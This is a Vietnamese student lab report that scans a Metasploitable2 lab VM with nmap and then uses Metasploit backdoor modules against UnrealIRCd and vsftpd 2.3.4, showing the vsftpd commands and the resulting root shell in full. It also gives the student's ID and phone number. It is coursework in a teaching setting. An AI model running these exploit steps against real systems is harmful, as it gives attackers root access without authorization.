HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

KHOA AN TOÀN THÔNG TIN

BÀI BÁO CÁO THỰC HÀNH SỐ 1

MÔN HỌC: CƠ SỞ AN TOÀN THÔNG TIN

NHÓM MÔN HỌC: Nhóm 03

Giảng viên: Hoàng Xuân Dậu

Sinh viên: Trịnh Viết Hiếu

Mã số sinh viên: B20DCAT063

Lớp: D20CQAT03-B

Số điện thoại: 0988289071


Hà Nội năm 2022

I. Quét máy victim Metasploitable2 tìm các lỗ hổng tồn tại

1. Tìm địa chỉ IP của 2 máy kali và victim:


- Địa chỉ IP của máy victim:

- Địa chỉ IP của máy kali:




2. Kiểm tra kết nối giữa 2 máy:

- Từ máy kali, chạy lệnh ping tới máy victim:
  - Ấn CRTL + c để dừng ping




- Từ máy victim, chạy lệnh ping tới máy kali:



3. Quét các cổng dịch vụ đang mở và lỗ hổng đang tồn tại:

- Quét các cổng dịch vụ đang mở:
  - Các đoạn có chứa dịch vụ vsftp:



```
┌──(kali㉿B20AT063-Hieu-kali)-[~]
└─$ nmap -sV -A 192.168.198.129
Starting Nmap 7.91 ( https://nmap.org ) at 2022-09-20 08:28 EDT
Nmap scan report for 192.168.198.129
Host is up (0.0027s latency).
Not shown: 978 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.198.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2022-09-20T12:29:32+00:00; +6s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
```

```
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      44709/tcp   mountd
|   100005  1,2,3      52990/udp   mountd
|   100021  1,3,4      33645/tcp   nlockmgr
|   100021  1,3,4      40866/udp   nlockmgr
|   100024  1          50836/tcp   status
|_  100024  1          60126/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Bash shell (**BACKDOOR**; root shell)
2049/tcp open  nfs         2-4 (RPC #100003)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, Speaks41ProtocolNew, LongColumnFlag, ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsTransactions, SupportsCompression
|   Status: Autocommit
|_  Salt: ~tKZaXucq1=!)K{NP*|U
```


- Các đoạn có chứa dịch vụ UnrealIRCd:

```
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2022-09-20T12:29:32+00:00; +5s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:14:23
|   source ident: nmap
|   source host: 3FDC5204.768961CD.FFFA6D49.IP
|_  error: Closing Link: ujtwhbkxs[192.168.198.128] (Quit: ujtwhbkxs)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
Service Info: Hosts:  metasploitable.localdomain, B20AT063-Hieu-Meta, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h00m05s, deviation: 1h59m59s, median: 5s
|_nbstat: NetBIOS name: B20AT063-HIEU-M, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-09-20T08:28:51-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.75 seconds
```


- Quét các lỗ hổng:

- Đoạn chứa lỗ hổng dịch vụ ftp cổng 21/tcp:

```
┌──(kali㉿B20AT063-Hieu-kali)-[~]
└─$ nmap -sC 192.168.198.129
Starting Nmap 7.91 ( https://nmap.org ) at 2022-09-20 08:34 EDT
Nmap scan report for 192.168.198.129
Host is up (0.0019s latency).
Not shown: 978 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.198.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet
25/tcp   open  smtp
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2022-09-20T12:36:26+00:00; +6s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
53/tcp   open  domain
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind
| rpcinfo:
|   program version    port/proto  service
```




- Đoạn chứa lỗ hổng dịch vụ irc cổng 6667/tcp:




II. Khai thác cửa hậu trên UnrealIRCd:

- Khởi động Metasploit:

- Khai báo sử dụng mô đun tấn công:



- Chạy các lệnh để đọc tên người dùng và máy đang truy cập:
- Màn hình sau khi tấn công thành công và chạy các lệnh whoami và uname -a trên hệ thống victim qua lỗ hổng UnrealIRCd



- CTRL c để kết thúc.

III Khai thác cửa hậu trên Vsftpd v2.3.4:

- Khai báo sử dụng mô đun tấn công:

```
[*] 192.168.198.129 - Command shell session 1 closed.  Reason: User exit
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.198.128
LHOST ⇒ 192.168.198.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.198.129
RHOST ⇒ 192.168.198.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.198.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.198.129:21 - USER: 331 Please specify the password.
[+] 192.168.198.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.198.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.198.128:39763 → 192.168.198.129:6200) at 2022-09-20 08:47:40 -0400
```

- Chạy các lệnh để đọc tên người dùng và máy đang truy cập:
- Màn hình sau khi tấn công thành công và chạy các lệnh whoami và uname -a trên hệ thống victim qua lỗ hổng Vsftpd v2.3.4

```
whoami
root
uname -a
Linux B20AT063-Hieu-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
^C
Abort session 2? [y/N]  y

[*] 192.168.198.129 - Command shell session 2 closed.  Reason: User exit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

- Ấn CTRL C để dừng.
- Các lệnh whoami và uname -a trên máy victim:

```
msfadmin@B20AT063-Hieu-Meta:~$   whoami
msfadmin
msfadmin@B20AT063-Hieu-Meta:~$ uname -a
Linux B20AT063-Hieu-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i6
86 GNU/Linux
msfadmin@B20AT063-Hieu-Meta:~$
```